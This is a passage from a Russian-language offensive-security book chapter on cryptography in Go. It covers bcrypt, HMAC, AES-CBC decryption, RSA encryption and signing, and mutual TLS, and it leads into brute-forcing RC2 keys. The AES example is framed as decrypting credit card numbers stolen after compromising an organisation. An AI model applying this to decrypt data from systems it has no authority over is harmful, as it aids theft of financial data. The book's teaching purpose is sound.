Вторая вызываемая функция bcrypt, `bcrypt.CompareHashAndPassword()` ❹, автоматически сравнивает хеши. Она получает закодированный хеш и открытый пароль в виде байтовых срезов. Данная функция парсит закодированный хеш для определения стоимости и соли, после чего применяет эти значения совместно с открытым значением пароля для генерации bcrypt-хеша. Если полученный хеш совпадет с извлеченным из закодированного значения `storedHash`, значит, предоставленный пароль соответствует использованному для создания `storedHash`.

С помощью этого же метода мы подбирали пароль через хеши SHA и MD5, когда прогоняли предполагаемый пароль через функцию хеширования и сравнивали полученный хеш с сохраненным. Здесь же вместо явного сравнения получающихся хешей мы проверяем, возвращает ли `bcrypt.CompareHashAndPassword()` ошибку. Получение ошибки будет означать, что вычисленные хеши, а следовательно, и использованные для их вычисления пароли не совпадают.

Далее приведены два примера выполнения программы. В первом показан вывод для неверного пароля:

```
$ go run main.go someWrongPassword
2020/08/25 08:44:01 hash = $2a$10$YSSanGl8ye/NC7GDyLBLUO5gE/
ng51l9TnaB1zTChWq5g9i09v0AC
2020/08/25 08:44:01 [!] Authentication failed
```

А во втором — для верного:

```
$ go run main.go someC0mpl3xP@ssw0rd
2020/08/25 08:39:29 hash = $2a$10$XfeUk.wKeEePNAfjQ1juXe8RaM/9EC1XZmqaJ8MoJB29hZ
                           RyuNxz.
2020/08/25 08:39:29 [+] Authentication successful
```

Особо внимательные читатели могли заметить, что хеш-значение, отображенное для успешной аутентификации, не совпадает со значением, которое мы жестко закодировали для переменной `storedHash`. Напомним, что наш код вызывает две отдельные функции. Функция `GenerateFromPassword()` производит закодированный хеш, используя случайное значение соли. С учетом разных солей один и тот же пароль будет давать разные хеши. Отсюда и отличие. Функция `CompareHashAndPassword()` выполняет алгоритм хеширования, применяя ту же соль и стоимость, которые содержатся в сохраненном хеше. Следовательно, полученный хеш совпадает с хранящимся в переменной `storedHash`.

Аутентификация сообщений

При обмене сообщениями нужно проверять как целостность самих данных, так и подлинность удаленной службы. Это позволит убедиться в том, что информация передана в неизменном виде и не была подделана. Дело в том, что сообщения в процессе передачи могут быть изменены или даже полностью сфабрикованы сторонней сущностью.

Разобраться в этом поможет пакет Go `crypto/hmac`, реализующий стандарт HMAC (*код аутентификации сообщений, использующий хеш-функции*). HMAC — это криптографический алгоритм, который позволяет проверять сообщения на предмет изменения, а также удостоверять подлинность их источника. Он применяет функцию хеширования и получает совместно используемый секретный ключ, который должны иметь только авторизованные для создания сообщений и данных стороны. Злоумышленник, не располагающий этим общим секретом, не может подделать действительное значение HMAC.

Реализация данного алгоритма в некоторых языках программирования оказывается замысловатой задачей. Например, иногда приходится вручную побайтово сверять

полученное и вычисленное значения. Разработчики могут непроизвольно вносить в этот процесс временные расхождения, если такое побайтовое сравнение обрывается раньше времени. При этом злоумышленники могут вычислить ожидаемое значение HMAC путем измерения времени обработки сообщений. Кроме того, программисты иногда думают, что HMAC, получающий сообщение и ключ, — это то же самое, что хеш прикрепленного к сообщению секретного ключа. Тем не менее внутренняя функциональность HMAC отличается от принципа действия чистой функции хеширования. Не используя HMAC явно, разработчики раскрывают приложение для атак удлинением сообщения, при которых злоумышленник подделывает сообщение и действительный MAC.

К счастью для нас, пакет `crypto/hmac` существенно упрощает реализацию функциональности HMAC безопасным способом. Рассмотрим один из вариантов. Обратите внимание на то, что приведенная далее программа намного проще типичного случая, который включал бы определенный вид сетевых коммуникаций и обмен сообщениями. В большинстве ситуаций нужно будет вычислять HMAC по параметрам HTTP-запроса или другого передаваемого по сети сообщения. В примере из листинга 11.3 мы опускаем клиент-серверные коммуникации и сосредоточиваемся на функциональности HMAC.

Листинг 11.3. Использование HMAC для аутентификации сообщений (/ch-11/hmac/main.go)

```
var key = []byte("some random key") ❶

func checkMAC(message, recvMAC []byte) bool { ❷
    mac := hmac.New(sha256.New, key) ❸
    mac.Write(message)
    calcMAC := mac.Sum(nil)

    return hmac.Equal(calcMAC, recvMAC)❹
}

func main() {
    // В реальных реализациях сообщение и HMAC
    // считываются из сетевого источника
    message := []byte("The red eagle flies at 10:00") ❺
    mac, _ := hex.DecodeString("69d2c7b6fbbfcaeb72a3172f4662601d1f16acfb46339639
              ac8c10c8da64631d") ❻
    if checkMAC(message, mac) { ❼
        fmt.Println("EQUAL")
    } else {
        fmt.Println("NOT EQUAL")
    }
}
```

Программа начинается с определения ключа, который будет использоваться для криптографической функции HMAC ❶. Здесь это значение кодируется жестко, но

в реальной программе оно должно быть правильно защищено и являться случайным. Ключ также должен быть общим для конечных точек, чтобы и отправитель, и получатель сообщений применяли одно значение. Поскольку в данном случае мы не реализуем полноценную клиент-серверную функциональность, то будем применять эту переменную так, как если бы она должным образом использовалась совместно.

Далее идет определение функции `checkMAC()` ❷, которая принимает в качестве параметров сообщение и полученный HMAC. Получатель сообщения будет вызывать эту функцию для проверки совпадения данного значения MAC с вычисленным локально. Сначала мы вызываем `hmac.New()` ❸, передавая ей `sha256.New`, функцию, возвращающую экземпляр `hash.Hash`, и общий секретный ключ. В этом случае функция `hmac.New()` инициализирует HMAC с помощью алгоритма SHA-256 и секретного ключа, после чего присваивает результат переменной `mac`. Затем, как и в предыдущих примерах, эта переменная используется для вычисления хеш-значения HMAC. Здесь мы вызываем `mac.Write(message)` и `mac.Sum(nil)` соответственно. Результатом будет локально вычисленный HMAC, сохраненный в переменной `calcMAC`.

Далее нужно оценить, совпадает ли локально вычисленный HMAC с полученным. Чтобы выполнить это безопасно, мы вызываем `hmac.Equal(calcMAC, recvMAC)` ❹. Многие разработчики, не особо задумываясь, реализовали бы сравнение байтовых срезов с помощью вызова `bytes.Compare(calcMAC, recvMAC)`. Проблема же в том, что `bytes.Compare()` выполняет лексикографическое сравнение, перебирая и сопоставляя каждый элемент представленных срезов, пока не обнаружит отличие или не дойдет до конца среза. Необходимое для этого время будет различаться в зависимости от того, где будет найдено отличие: в первом элементе, последнем или между ними. Злоумышленник может измерить это изменение времени, чтобы на его основе определить ожидаемое значение HMAC и подделать запрос, который будет обработан как действительный. Данная проблема решается функцией `hmac.Equal()`, которая сравнивает срезы таким способом, при котором измеряемое время практически всегда будет одинаковым. Неважно, в какой части среза функция найдет отличие — разница во времени обработки будет незначительной, и отследить какой-либо очевидный паттерн в этом процессе не удастся.

Функция `main()` симулирует получение сообщения от клиента. Если бы мы получали сообщение реально, то нужно было бы прочесть и спарсить из передачи его значение и значение HMAC. Но так как это симуляция, мы просто жестко прописываем полученное сообщение ❺ и HMAC ❻, декодируя hex-строку HMAC в `[]byte`. С помощью условия `if` мы вызываем функцию `chackMAC()` ❼, передавая ей полученное сообщение и HMAC. Как уже говорилось, функция `checkMAC()` вычисляет HMAC, используя полученное сообщение и общий секретный ключ, после

чего возвращает значение `bool`, указывающее, совпадает ли полученный HMAC с вычисленным.

Несмотря на то что HMAC гарантирует уверенную проверку подлинности и целостности, он не гарантирует конфиденциальность. Нельзя быть уверенными в том, что само сообщение не было просмотрено неавторизованными ресурсами. В следующем разделе мы поговорим о том, как эта проблема решается с помощью различных видов шифрования.

Шифрование данных

Шифрование — это наиболее широко распространенный элемент криптографии. Как ни крути, а конфиденциальность и защита личной информации все чаще всплывают в новостях в связи с широкомасштабными утечками данных, которые нередко становятся следствием того, что организации хранят их в незашифрованном формате. Даже без учета внимания со стороны медиа, шифрование должно интересовать умы black hat-хакеров и разработчиков в области безопасности. Ведь понимание сути процесса и реализации может определить разницу между прибыльной кражей данных и досадным срывом цепочки кибератаки. В следующем разделе представлены различные формы шифрования, включая полезные способы его применения и соответствующие им случаи.

Шифрование с симметричным ключом

Начнем с наиболее простой формы — *шифрования с симметричным ключом*. Этот вариант подразумевает использование функциями шифрования и расшифровывания одного секретного ключа. В Go симметричная криптография реализуется довольно просто, так как этот язык поддерживает наиболее распространенные алгоритмы как в предустановленных, так и в расширенных пакетах.

Для краткости ограничим знакомство с данным видом шифрования одним практическим примером. Представьте, что вы скомпрометировали какую-либо организацию. Вы выполнили необходимое повышение привилегий, боковое смещение и разведку сети для получения доступа к серверу электронной коммерции и БД, содержащей данные о финансовых транзакциях. Однако используемые в этих транзакциях номера кредитных карт зашифрованы. Вы проверяете исходный код сервера и выясняете, что организация применяет алгоритм расширенного шифрования AES. Он поддерживает несколько режимов работы, которые различаются своим назначением и деталями реализации. Эти режимы не взаимозаменяемы, то есть для расшифровки должен использоваться тот же ключ, что и для шифрования.

Предположим, вы определили, что в приложении применяется AES в режиме сцепления блоков шифротекста (Cipher Block Chaining, CBC). Значит, нужно написать функцию, которая будет расшифровывать скрытые им данные кредитных карт (листинг 11.4). Допустим, симметричный ключ был жестко закодирован в приложении или статически установлен в файле конфигурации. По мере продвижения через приводимый пример помните, что для других алгоритмов и шифров эту реализацию нужно доработать, но в качестве стартовой точки она вполне сгодится.

Листинг 11.4. Дополнение и расшифровка AES (/ch-11/aes/main.go)

```
func unpad(buf []byte) []byte { ❶
    // Предполагаем допустимую длину и дополнение.
    // Нужно добавить проверки
    padding := int(buf[len(buf)-1])
    return buf[:len(buf)-padding]
}

func decrypt(ciphertext, key []byte) ([]byte, error) { ❷
    var (
        plaintext []byte
        iv        []byte
        block     cipher.Block
        mode      cipher.BlockMode
        err       error
    )

    if len(ciphertext) < aes.BlockSize { ❸
        return nil, errors.New("Invalid ciphertext length: too short")
    }

    if len(ciphertext)%aes.BlockSize != 0 { ❹
        return nil, errors.New("Invalid ciphertext length: not a multiple
                               of blocksize")
    }

    iv = ciphertext[:aes.BlockSize] ❺
    ciphertext = ciphertext[aes.BlockSize:]

    if block, err = aes.NewCipher(key); err != nil { ❻
        return nil, err
    }

    mode = cipher.NewCBCDecrypter(block, iv)❼
    plaintext = make([]byte, len(ciphertext))
    mode.CryptBlocks(plaintext, ciphertext) ❽
    plaintext = unpad(plaintext) ❾

    return plaintext, nil
}
```

Здесь определены две функции: `unpad()` и `decrypt()`. Первая ❶ является служебной функцией, которая удаляет дополняющие данные после расшифровывания. Это необходимый шаг, но в рамки нашего рассмотрения он не входит. Рекомендуем изучить подробности по теме дополнения PKCS #7 (стандарта криптографии с открытым ключом). Это актуальная составляющая реализации AES, поскольку с ее помощью мы обеспечиваем правильное выравнивание блоков. А при рассмотрении данного примера просто знайте, что эта функция вам понадобится позже для очистки данных. Она предполагает наличие некоторых составляющих, которые в реальных сценариях потребуется проверять. Говоря точнее, нужно убедиться в допустимости значения байтов дополнения и смещений срезов, а также в том, что результат имеет соответствующую длину.

Самая же интересная логика скрыта в функции `decrypt()` ❷, которая получает два байтовых среза: шифротекст, который нужно расшифровать, и симметричный ключ, используемый для этого. Данная функция выполняет проверку, гарантируя, что длина шифротекста не окажется меньше размера блока ❸. Это необходимый этап, так как режим CBC использует вектор инициализации (IV), обеспечивая случайность. Этот вектор, подобно значению соли при хешировании паролей, не обязательно должен быть скрыт. IV, имеющий ту же длину, что и один блок AES, добавляется к шифротексту в процессе шифрования. Если длина шифротекста окажется меньше ожидаемого размера блока, значит, либо есть проблема с шифротекстом, либо отсутствует IV. Мы также проверяем, является ли длина шифротекста кратной размеру блока AES ❹. Если это не так, расшифровывание феерически провалится, потому что в режиме CBC длина шифротекста должна быть кратной размеру блока.

Выполнив все проверки, можно переходить к расшифровыванию. Как уже говорилось, IV добавляется к шифротексту, поэтому в первую очередь нужно извлечь именно его ❺. Для этого мы используем константу `aes.BlockSize`, после чего переопределяем переменную `ciphertext` на оставшийся шифротекст с помощью `ciphertext= [aes.BlockSize:]`. Таким образом мы отделили зашифрованные данные от IV.

Далее вызывается `aes.NewCipher()`, которой передается симметричный ключ ❻. Это инициализирует блочный шифр AES, присваивая его переменной `block`. Затем мы определяем работу этого шифра в режиме CBC, вызывая `cipher.NewCBCDecryptor(block, iv)` ❼. Результат присваивается переменной `mode`. (Пакет `crypto/cipher` содержит дополнительные функции инициализации для других режимов AES, но здесь мы используем только расшифровывание CBC.) Далее вызывается `mode.CryptBlocks(plaintext, ciphertext)` для расшифровывания содержимого `ciphertext` ❽ и сохранения результатов в байтовом срезе `plaintext`. В завершение мы ❾ удаляем дополнение PKCS #7, вызывая для этого служебную функцию `unpad()`. Если все прошло успешно, то в ответ функция вернет номер кредитной карты в виде простого текста.

Тестовое выполнение программы дает ожидаемый результат:

```
$ go run main.go
key        = aca2d6b47cb5c04beafc3e483b296b20d07c32db16029a52808fde98786646c8
ciphertext =
7ff4a8272d6b60f1e7cfc5d8f5bcd047395e31e5fc83d062716082010f637c8f21150eabace62
--пропуск--
Plaintext  = 4321123456789090
```

Обратите внимание на то, что в этом коде мы не определяли функцию `main()`. Почему? Дело в том, что расшифровывание данных в незнакомых средах имеет ряд нюансов и вариаций. Будут ли шифротекст и значения ключей закодированы или же находятся в двоичном формате? Если закодированы, то представлены в виде hex-строки или в формате Base64? Доступны ли эти данные локально или же их нужно извлекать из некоего источника, а может, требуется взаимодействовать с аппаратным модулем безопасности? Суть в том, что расшифровывание редко подразумевает стандартные схемы реализации и зачастую требует определенного уровня понимания алгоритмов, режимов, способов взаимодействия с БД и кодирования данных. По этой причине мы предпочли подвести вас к ответу, ожидая, что в подходящее время вы неизбежно со всем этим разберетесь.

Даже небольшие познания в области шифрования с симметричным ключом могут сделать ваши тесты на проникновение гораздо более успешными. Например, наш опыт кражи клиентских репозиториев исходного кода говорит о том, что обычно компании используют алгоритм AES в режиме CBC либо в режиме электронной кодовой книги (Electronic Codebook, ECB). Режим ECB имеет ряд характерных уязвимостей, хотя и CBC при неправильной реализации ничуть не лучше. Криптография непроста для понимания, поэтому зачастую разработчики предполагают, что все шифры и режимы равно эффективны, и не учитывают их тонкости. Хотя мы и не считаем себя профессиональными криптографами, но знаем достаточно для безопасной реализации криптографии на Go и эксплуатации чужих недоработанных реализаций.

Несмотря на то что шифрование с симметричным ключом быстрее асимметричной альтернативы, для него характерны сложности при работе с ключами. Ведь в этом случае необходимо передать один и тот же ключ во все системы или приложения, которые выполняют шифрование/расшифровывание данных.

При этом ключ нужно передать безопасно, зачастую следуя строгим процессам и требованиям аудита. Помимо прочего, использование исключительно криптографии с симметричным ключом не дает произвольным клиентам, например, установить зашифрованное соединение с другими узлами. Для многих распространенных алгоритмов и режимов нет ни способа согласования ключа, ни возможности гарантировать аутентификацию или целостность данных[1]. Это значит, что любой,

[1] Некоторые режимы, например Galois/Counter Mode (GCM), обеспечивают гарантию целостности.

кто получит ключ, будь то авторизованный пользователь или злоумышленник, сможет продолжить его применять.

Как раз в таких случаях и пригождается асимметричная криптография.

Асимметричная криптография

Многие проблемы, связанные с симметричным шифрованием, решаются с помощью *асимметричной криптографии*, или криптографии с открытым ключом, в которой используются два отдельных, но математически связанных ключа. Один доступен открыто, а второй скрыт. Данные, зашифрованные закрытым ключом, можно расшифровать только открытым, и наоборот. Если закрытый ключ правильно защищен и хранится в безопасности, то данные, зашифрованные открытым ключом, остаются конфиденциальными, поскольку для их расшифровки требуется надежно охраняемый закрытый ключ. Кроме того, этот ключ можно применять для аутентификации пользователя. Он задействует его, например, для подписи сообщений, которые другие пользователи смогут расшифровать с помощью открытого ключа.

Здесь вы можете спросить: «А в чем подвох? Если криптография с открытым ключом гарантирует все это, зачем вообще нужна криптография с симметричным ключом?» Хороший вопрос! Проблема шифрования с открытым ключом в его скорости, так как работает эта техника намного медленнее, чем симметричная альтернатива. Чтобы воспользоваться преимуществами обоих способов, одновременно избежав их недостатков, многие организации прибегают к смешанному подходу: применяют асимметричную криптографию для начального согласования коммуникации, устанавливая зашифрованный канал связи, через который уже создают симметричный ключ (часто называемый *ключом сессии*) и обмениваются им. Так как ключ сессии очень мал, то применение открытой криптографии для этого процесса не создает больших нагрузок. И клиент, и сервер получают копию этого ключа, которую используют для последующего ускоренного обмена данными.

Рассмотрим пару распространенных примеров криптографии с открытым ключом. В частности, разберем шифрование, проверку подписи и взаимную аутентификацию.

Шифрование и проверка подписи

В этом примере мы будем зашифровывать и расшифровывать сообщение. Кроме того, создадим логику для подписи сообщений и проверки этой подписи. Для упрощения всю эту логику мы включим в одну функцию `main()`. Наша задача — показать вам основную функциональность и логику, чтобы вы могли реализовать ее самостоятельно. В реальных сценариях этот процесс несколько сложнее, поскольку у вас

наверняка будут два удаленных взаимодействующих узла, которым потребуется обмениваться открытыми ключами. К счастью, процесс обмена не требует таких же гарантий безопасности, как в случае с симметричными ключами. Напомним, что любые данные, зашифрованные открытым ключом, могут быть расшифрованы только связанным с ним закрытым. Так что даже если вы совершите атаку через посредника с целью перехватить обмен открытым ключом и дальнейшие коммуникации, то расшифровать данные, зашифрованные этим ключом, все равно не сможете. Это под силу только закрытому ключу.

Рассмотрим реализацию в листинге 11.5. По ходу этого примера мы подробно остановимся на логике и криптографической функциональности.

Листинг 11.5. Асимметричное шифрование с использованием открытого ключа (/ch-11/public-key/main.go/)

```
func main() {
    var (
        err                                                error
        privateKey                                         *rsa.PrivateKey
        publicKey                                          *rsa.PublicKey
        message, plaintext, ciphertext, signature, label []byte
    )

    if privateKey, err = rsa.GenerateKey(rand.Reader, 2048)❶; err != nil {
        log.Fatalln(err)
    }
    publicKey = &privateKey.PublicKey ❷

    label = []byte("")
    message = []byte("Some super secret message, maybe a session key even")
    ciphertext, err = rsa.EncryptOAEP(sha256.New(), rand.Reader, publicKey,
                      message, label) ❸
    if err != nil {
        log.Fatalln(err)
    }
    fmt.Printf("Ciphertext: %x\n", ciphertext)

    plaintext, err = rsa.DecryptOAEP(sha256.New(), rand.Reader, privateKey,
                     ciphertext, label) ❹
    if err != nil {
        log.Fatalln(err)
    }
    fmt.Printf("Plaintext: %s\n", plaintext)

    h := sha256.New()
    h.Write(message)
    signature, err = rsa.SignPSS(rand.Reader, privateKey, crypto.SHA256,
                     h.Sum(nil), nil) ❺
    if err != nil {
        log.Fatalln(err)
```

```
    }
    fmt.Printf("Signature: %x\n", signature)

    err = rsa.VerifyPSS(publicKey, crypto.SHA256, h.Sum(nil), signature, nil) ❻
    if err != nil {
        log.Fatalln(err)
    }
    fmt.Println("Signature verified")
}
```

В этой программе показаны две отдельные, но связанные криптографические функции: шифрование/расшифровывание и подпись сообщений. Сначала мы вызываем функцию `rsa.GenerateKey()` для генерации пары «закрытый/открытый ключ» ❶. В качестве входных параметров передаются случайный ридер и длина ключа. При условии что эти параметры подходят для генерации ключа, в результате мы получаем экземпляр `*rsa.PrivateKey`, содержащий поле со значением открытого ключа. Теперь у нас есть необходимая пара. Для удобства присваиваем открытый ключ отдельной переменной ❷.

Данная программа генерирует подобную пару ключей при каждом выполнении. В большинстве ситуаций, например в процессе SSH-коммуникаций, нужно будет всего один раз генерировать пару ключей, после чего сохранять их на диск. Закрытый ключ будет храниться в безопасном месте, а открытый — отправляться конечным точкам. Мы пропустим распространение ключей, защиту и управление, сосредоточившись только на криптографии.

После создания ключей начинаем использовать их для шифрования. Для этого мы вызываем функцию `rsa.EncryptOAEP()` ❸, которая получает хеширующую функцию, ридер для реализации дополнения и внесения элемента случайности, открытый ключ, сообщение, которое требуется зашифровать, а также необязательную метку. Эта функция возвращает ошибку, если на основе входных данных алгоритм дает сбой, и итоговый шифротекст. Затем мы передаем ту же хеширующую функцию, ридер, закрытый ключ, шифротекст и метку в функцию `rsa.DecryptOAEP()` ❹. С помощью закрытого ключа она расшифровывает шифротекст и возвращает результат в виде открытого текста.

Обратите внимание на то, что сообщение зашифровывается публичным ключом. Это гарантирует, что только обладатель закрытого ключа сможет его расшифровать. Затем мы вызываем `rsa.SignPSS()` для создания цифровой подписи ❺. Ей опять же передаем случайный ридер, закрытый ключ, хеширующую функцию, хеш сообщения и значение `nil`, представляющее дополнительные опции. Эта функция возвращает любые ошибки и итоговое значение подписи. Подобно человеческой ДНК или отпечаткам пальцев, сигнатура уникально идентифицирует сущность подписчика, то есть закрытого ключа. Все, у кого есть открытый ключ, могут проверить эту подпись как для определения ее подлинности, так и для оценки целостности

сообщения. Для проверки подписи мы передаем открытый ключ, хеш-функцию, хеш-значение, подпись и дополнительные опции в `rsa.VerifyPSS()` ❻. Заметьте, что в данном случае передается открытый ключ, а не закрытый. Если передать неверное значение, то конечные точки, желающие проверить подпись, не получат доступа к закрытому ключу и проверка окажется безуспешной. Если подпись верна, функция `rsa.VerifyPSS()` возвращает `nil`, если нет — ошибку.

Далее приведен пример выполнения программы. Работает она ожидаемо: шифрует сообщение с помощью открытого ключа, расшифровывает его с помощью закрытого, а затем проверяет подпись:

```
$ go run main.go
Ciphertext: a9da77a0610bc2e5329bc324361b480ba042e09ef58e4d8eb106c8fc0b5
--пропуск--
Plaintext: Some super secret message, maybe a session key even

Signature: 68941bf95bbc12edc12be369f3fd0463497a1220d9a6ab741cf9223c6793
--пропуск--
Signature verified
```

Далее рассмотрим еще одно применение криптографии с открытым ключом, а именно взаимную аутентификацию.

Взаимная аутентификация

Взаимная аутентификация — это процесс, в ходе которого клиент и сервер аутентифицируют друг друга. Для этого они применяют криптографию с открытым ключом. И клиент, и сервер генерируют пары «открытый/закрытый ключ», обмениваются открытыми и используют их для проверки подлинности и идентичности друг друга. Чтобы реализовать это, клиент и сервер должны выполнить авторизацию, явно определив значение открытого ключа для проверки. Недостаток здесь в административной нагрузке, то есть в необходимости создания уникальных пар ключей для каждого узла и подтверждения того, что узлы сервера и клиента содержат подходящие для продолжения взаимодействия данные.

Для начала нужно разобраться с административными задачами по созданию пар ключей. Открытые ключи будут храниться как самоподписанные сертификаты в PEM-кодировке. Для генерирования этих файлов мы используем утилиту `openssl`. Создайте на сервере закрытый ключ и сертификат следующей командой:

```
$ openssl req -nodes -x509 -newkey rsa:4096 -keyout serverKey.pem -out
serverCrt.pem -days 365
```

Команда `openssl` предложит различные варианты ввода, для которых в данном примере можно указать произвольные значения. Эта команда создает два файла:

`serverKey.pem` и `serverCrt.pem`. Первый содержит закрытый ключ, который нужно защитить. Второй содержит открытый ключ сервера, который мы будем отправлять каждому подключающемуся клиенту.

Для каждого такого клиента будем выполнять команду, аналогичную предыдущей:

```
$ openssl req -nodes -x509 -newkey rsa:4096 -keyout clientKey.pem -out
clientCrt.pem -days 365
```

Она также генерирует два файла: `clientKey.pem` и `clientCrt.pem`. Как и в случае с сервером, закрытый ключ клиента необходимо защитить. Файл сертификата `clientCrt.pem` будет передаваться на сервер и загружаться программой. Это позволит настраивать и идентифицировать клиент как авторизованную конечную точку. Такие сертификаты нужно будет создавать, передавать и настраивать для каждого дополнительного клиента, чтобы сервер мог идентифицировать и явно авторизовывать их.

В листинге 11.6 выполняется настройка HTTPS-сервера, требующего от клиента предоставления легитимного авторизованного сертификата.

Листинг 11.6. Настройка сервера взаимной аутентификации (/ch-11/mutual-auth/cmd/server/main.go)

```
func helloHandler(w http.ResponseWriter, r *http.Request) { ❶
    fmt.Printf("Hello: %s\n", r.TLS.PeerCertificates[0].Subject.CommonName) ❷
    fmt.Fprint(w, "Authentication successful")
}

func main() {
    var (
        err         error
        clientCert  []byte
        pool        *x509.CertPool
        tlsConf     *tls.Config
        server      *http.Server
    )

    http.HandleFunc("/hello", helloHandler)

    if clientCert, err = ioutil.ReadFile("../client/clientCrt.pem")❸; err != nil {
        log.Fatalln(err)
    }
    pool = x509.NewCertPool()
    pool.AppendCertsFromPEM(clientCert) ❹

    tlsConf = &tls.Config{ ❺
        ClientCAs:  pool,
        ClientAuth: tls.RequireAndVerifyClientCert,
    }
```

```
    tlsConf.BuildNameToCertificate() ❻

    server = &http.Server{
        Addr:      ":9443",
        TLSConfig: tlsConf, ❼
    }
    log.Fatalln(server.ListenAndServeTLS("serverCrt.pem", "serverKey.pem")❽)
}
```

Вне функции `main()` программа определяет функцию `helloHandler()`❶. Как мы говорили в главах 3 и 4, функция-обработчик получает экземпляр `http.ResponseWriter` и сам `http.Request`. Этот обработчик не особо интересен. Он просто логирует стандартное имя полученного сертификата клиента ❷. Получается это имя посредством проверки поля TLS в `http.Request` и углубления в данные `PeerCertificates` сертификата. Функция-обработчик также отправляет клиенту сообщение, указывающее, что аутентификация прошла успешно.

Но как же определить, какие клиенты авторизованы, и как их аутентифицировать? В этом процессе нет ничего сложного. Сначала мы считываем сертификат клиента из файла PEM, который был создан клиентом ранее ❸. Так как возможен более чем один авторизованный сертификат клиента, создаем пул и вызываем `pool.AppendCertsFromPEM(clientCert)` для добавления в него сертификатов ❹. Этот шаг выполняется для каждого дополнительного клиента, которого нужно аутентифицировать.

Далее создаем конфигурацию TLS. Мы явно устанавливаем в поле `ClientCAs` созданный `pool` и настраиваем `ClientAuth` на `tls.RequireAndVerifyClientCert` ❺. Эта конфигурация определяет пул авторизованных клиентов и требует, чтобы они правильно идентифицировали себя для продолжения взаимодействия. Вызываем `tlsConf.BuildNameToCertificate()`, чтобы стандартные и альтернативные им предметные имена клиентов — имена доменов, для которых был сгенерирован сертификат, — должным образом сопоставлялись со своими сертификатами ❻. Мы определяем HTTP-сервер, явно настраивая конфигурацию ❼, и запускаем сервер вызовом `server.ListenAndServeTLS()`, передавая в него ранее созданные файлы сертификата и закрытого ключа сервера ❽.

Обратите внимание на то, что нигде в коде сервера не применяется файл закрытого ключа клиента. Как мы и говорили, закрытый ключ остается закрытым. Сервер сможет идентифицировать и авторизовать клиентов, используя только открытый ключ клиента. В этом прелесть криптографии с открытым ключом.

Проверку сервера можно выполнять с помощью `curl`. Если сгенерировать и передать поддельные неавторизованные сертификат и ключ клиента, то в ответ вернется объемное сообщение, гласящее:

```
$ curl -ik -X GET --cert badCrt.pem --key badKey.pem \
  https://server.blackhat-go.local:9443/hello
curl: (35) gnutls_handshake() failed: Certificate is bad
```

Мы также получим еще более многословное сообщение на сервере:

```
http: TLS handshake error from 127.0.0.1:61682: remote error: tls: unknown
certificate authority
```

В то же время, если передать действительный сертификат и ключ, который соответствует сертификату, настроенному в пуле сервера, то аутентификация пройдет успешно:

```
$ curl -ik -X GET --cert clientCrt.pem --key clientKey.pem \
  https://server.blackhat-go.local:9443/hello
HTTP/1.1 200 OK
Date: Fri, 09 Oct 2020 16:55:52 GMT
Content-Length: 25
Content-Type: text/plain; charset=utf-8

Authentication successful
```

Это сообщение говорит о том, что сервер работает как положено.

Теперь рассмотрим клиент, отраженный в листинге 11.7. Его можно запустить как в одной системе с сервером, так и в отдельной. В случае отдельной системы понадобится передать файл `clientCrt.pem` серверу, а `serverCrt.pem` — клиенту.

Листинг 11.7. Клиент взаимной аутентификации (/ch-11/mutual-auth/cmd/client/main.go)

```
func main() {
    var (
        err              error
        cert             tls.Certificate
        serverCert, body []byte
        pool             *x509.CertPool
        tlsConf          *tls.Config
        transport        *http.Transport
        client           *http.Client
        resp             *http.Response
    )

    if cert, err = tls.LoadX509KeyPair("clientCrt.pem", "clientKey.pem");
            err != nil { ❶
        log.Fatalln(err)
    }

    if serverCert, err = ioutil.ReadFile("../server/serverCrt.pem");
                  err != nil { ❷
        log.Fatalln(err)
    }
```

```
    pool = x509.NewCertPool()
    pool.AppendCertsFromPEM(serverCert) ❸

    tlsConf = &tls.Config{ ❹
        Certificates:  []tls.Certificate{cert},
        RootCAs:       pool,
    }
    tlsConf.BuildNameToCertificate()❺

    transport = &http.Transport{ ❻
        TLSClientConfig: tlsConf,
    }
    client = &http.Client{ ❼
        Transport: transport,
    }

    if resp, err = client.Get("https://server.blackhat-go.local:9443/hello");
            err != nil { ❽
        log.Fatalln(err)
    }
    if body, err = ioutil.ReadAll(resp.Body); err != nil { ❾
        log.Fatalln(err)
    }
    defer resp.Body.Close()

    fmt.Printf("Success: %s\n", body)
}
```

Существенная часть подготовки и настройки сертификата будет аналогична коду сервера: создание пула и подготовка предметных и стандартных имен. Поскольку мы не будем использовать сертификат и ключ клиента, как на сервере, то вместо этого вызываем `tls.LoadX509KeyPair("clientCrt.pem", "clientKey.pem")`, чтобы загрузить их для применения в дальнейшем ❶. Мы также считываем сертификат сервера, добавляя его в пул ❷. Затем этот пул и сертификаты клиента задействуем ❸ для создания конфигурации TLS ❹ и вызываем `tlsConf.BuildNameToCertificate()`, чтобы привязать имена доменов к соответствующим им сертификатам ❺.

Поскольку мы создаем HTTP-клиент, то нужно определить транспорт ❻, связывающий его с конфигурацией TLS. Затем можно использовать экземпляр этого транспорта для создания структуры `http.Client` ❼. Как было сказано в главах 3 и 4, этот клиент можно задействовать для отправки запроса GET посредством `client.Get("https://server.blackhat-go.local:9443/hello")` ❽.

Вся магия здесь происходит фоном. В процессе взаимной аутентификации клиент и сервер аутентифицируют друг друга. Если же этот процесс провалится, программа вернет ошибку и завершится. В противном случае мы считываем тело HTTP-ответа и отображаем его в `stdout` ❾. Выполнение данного кода клиента приводит к ожидаемому результату, а именно к отсутствию ошибок и успешной аутентификации:

```
$ go run main.go
Success: Authentication successful
```

Вывод сервера показан далее. Напомним, что мы настроили сервер на вывод приветствия. Это сообщение содержит извлеченное из сертификата стандартное имя подключающегося клиента:

```
$ go run main.go
Hello: client.blackhat-go.local
```

Теперь у вас есть рабочий пример взаимной аутентификации. Чтобы лучше все понять, рекомендуем доработать эти примеры для функционирования через TCP-сокеты.

В следующем разделе мы реализуем более зловещий замысел: используем брутфорс для взлома симметричных шифров RC2.

Брутфорс RC2

RC2 — это симметричный блочный шифр, разработанный Роном Райвестом (Ron Rivest) в 1987 году. В соответствии с рекомендациями правительства разработчики использовали 40-битный ключ шифрования, что сделало шифр довольно слабым и позволяло госструктурам США его взламывать и расшифровывать сообщения. Он предоставлял избыточную защищенность для большинства коммуникаций, но в то же время позволял правительству просматривать взаимодействия, например, с иностранными субъектами. Конечно же, в далеких 1980-х подбор ключа методом грубой силы (брутфорс) требовал существенных компьютерных мощностей, и только богатые государства или специализированные организации имели средства для их расшифровки в течение разумного количества времени. Сейчас, спустя 30 лет, средний домашний компьютер может подобрать 40-битный ключ за несколько дней или недель.

Сегодня мы научим вас, как подбирать такие ключи.

Подготовка

